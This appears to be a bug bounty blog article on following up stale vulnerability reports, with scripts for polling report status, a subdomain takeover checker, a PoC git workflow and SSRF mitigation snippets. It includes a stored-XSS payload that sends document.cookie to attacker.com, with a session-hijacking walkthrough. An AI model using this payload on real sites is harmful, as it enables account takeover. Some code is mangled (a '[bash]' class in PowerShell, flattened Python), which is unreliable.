
Listen to this Post

============================================================
Introduction:
In the fast-paced world of bug hunting, it is easy to fall into the trap of “fire and forget”—submitting a report and moving on to the next target. However, cybersecurity professionals know that the vulnerability disclosure process (VDP) is rarely linear. Often, the difference between a marked duplicate and a critical payout lies in the persistence of the hunter. This article delves into the art of the follow-up, providing a technical roadmap for managing your report lifecycle, automating status checks, and effectively communicating impact to ensure your findings don’t get lost in the backlog.
Learning Objectives:
- Master the technical workflow for tracking bug reports across multiple platforms (HackerOne, Bugcrowd, Intigriti).
- Learn to craft “Impact Demonstration” payloads and proof-of-concepts (PoCs) to expedite triage.
- Understand how to use automation scripts and browser extensions to monitor report status changes.
- Identify common pitfalls in disclosure negotiations and how to pivot with technical evidence.
- Develop a structured approach to managing long-tail discussions without losing momentum on new targets.
You Should Know:
1. Automating Report Status Tracking with CLI Tools
–
Staying on top of four reports submitted months ago requires more than just browser bookmarks. You need a lightweight, automated way to check the status without logging into each portal manually.
Step‑by‑step guide:
This method uses `curl` and `jq` (for Linux/macOS) to poll the APIs of major bug bounty platforms.
First, obtain your API token from the platform (e.g., HackerOne Settings > API Token).
For HackerOne:
!/bin/bash
 report_checker.sh
API_TOKEN="your_token_here"
USERNAME="your_username"
REPORT_ID="12345"  The forgotten report

curl -s -u $USERNAME:$API_TOKEN "https://api.hackerone.com/v1/reports/$REPORT_ID" | jq '.data.attributes.state'
For Windows (PowerShell):
$headers = @{Authorization = "Basic " + [bash]::ToBase64String([Text.Encoding]::ASCII.GetBytes("username:token"))}
Invoke-RestMethod -Uri "https://api.hackerone.com/v1/reports/12345" -Headers $headers | Select-Object -ExpandProperty data | Select-Object -ExpandProperty attributes | Select-Object state
What this does: It queries the API and extracts the current state (e.g., “triaged”, “resolved”, “needs-more-info”). Run this weekly via `cron` or Task Scheduler to get alerts when a report changes status.
2. Communicating Impact to Trigger Payouts
When a report goes stale, it is often because the triage team or vendor fails to grasp the full impact. Your follow-up must include a refined Proof of Concept (PoC) that demonstrates a concrete attack chain.
Step‑by‑step guide:
Let’s assume your original report was a stored XSS. To demonstrate impact, expand it to a session hijacking scenario.
- Craft the Payload: Instead of a simple
alert(1), use a payload that exfiltrates cookies or performs an action.// Exfiltration payload fetch('https://attacker.com/steal?cookie=' + document.cookie);
2. Provide a Step-by-Step Reproduction:
- Step 1: Attacker injects payload into comment field.
- Step 2: Admin visits the page to moderate the comment.
- Step 3: Admin’s session cookie is sent to the attacker’s server.
- Step 4: Attacker uses the cookie to log in as admin.
- Include a Video/GIF: Visual evidence is irrefutable. Record a short screencast showing the entire flow using tools like ScreenFlow or OBS.
3. Maintaining Momentum with Automation Scripts
—
While waiting for responses, you need to keep hunting. Automate the mundane parts of recon to free up mental space for deep-dive manual testing.
Example: Automated Subdomain Takeover Checker (Python)
This script checks for CNAMEs pointing to unclaimed cloud services.
import requests
import dns.resolver

def check_takeover(domain):
try:
answers = dns.resolver.resolve(domain, 'CNAME')
for cname in answers:
target = str(cname.target)
 Check for AWS S3 bucket takeover
if 's3.amazonaws.com' in target:
response = requests.get(f'http://{domain}')
if 'NoSuchBucket' in response.text:
print(f"[!] Potential Takeover: {domain} -> {target}")
except:
pass

domains = ['sub.example.com', 'test.example.org']
for d in domains:
check_takeover(d)
What this does: It resolves CNAME records and checks if the target returns a “NoSuchBucket” error, indicating a potential subdomain takeover.
4. Technical Documentation for Long Discussions
—
During lengthy negotiations, you may be asked to prove the attack works against the latest patch or in a different environment. Version control for your payloads is critical.
Git Workflow for PoCs:
git init proof-of-concepts
cd proof-of-concepts
mkdir CVE-2024-XXXX
echo " Exploit for CVE-2024-XXXX" > README.md
git add .
git commit -m "Initial PoC for SQL injection in module X"
git tag -a v1.0 -m "Original submission"
 Later, when asked to bypass a WAF:
git checkout -b waf-bypass
 ... modify exploit ...
git commit -am "Added WAF bypass using charset confusion"
git push origin waf-bypass
This creates a transparent history of your research, demonstrating to the vendor the evolution of your bypass techniques.
5. Escalation & Mitigation Advice
When a company sits on a critical vulnerability, your follow-up should include potential mitigation steps. This shows maturity and helps the security team prioritize the fix.
For an SSRF vulnerability, provide remediation code snippets:
- Python (Django) Example:
import ipaddress def is_private_ip(hostname): try: ip = ipaddress.ip_address(hostname) return ip.is_private except ValueError: Not an IP, probably a domain, resolve it import socket ip = socket.gethostbyname(hostname) return ipaddress.ip_address(ip).is_private Usage in view if is_private_ip(request.POST.get('url')): return HttpResponse("Forbidden", status=403) - Nginx WAF Rule:
if ($args ~ ".(?:file|url)=.?(?:127.0.0.1|localhost|169.254.169.254).") {
return 403;
}
Providing these mitigations alongside your report increases the likelihood of a higher bounty and faster closure.
What Undercode Say:
—
– Key Takeaway 1: Technical persistence, backed by automation and version-controlled PoCs, often resurrects dead reports and maximizes bounty potential.
– Key Takeaway 2: The most successful bug hunters treat disclosure as a collaborative process, offering clear impact evidence and actionable mitigation code, which builds trust with vendors and leads to better outcomes.
In the bug bounty ecosystem, the hunt doesn’t end when the report is sent; it ends when the fix is deployed. By automating status checks and refining your impact demonstration, you turn “forgotten” reports into realized revenue. Remember, your technical skills got you the finding, but your communication and persistence get you the payout.
Prediction:
—
As AI-driven triage tools become more common, automated follow-ups and dynamically generated PoCs will become standard. Hunters will shift from manual report chasing to using AI agents that negotiate bounty amounts and verify patches, making the human role more strategic and focused on complex logic flaws that machines cannot articulate.
▶️ Related Video (82% Match):
🎯Let’s Practice For Free:
IT/Security Reporter URL:
Reported By: Afaqamjad Productivityhacks – Hackers Feeds
Extra Hub: Undercode MoN
Basic Verification: Pass ✅


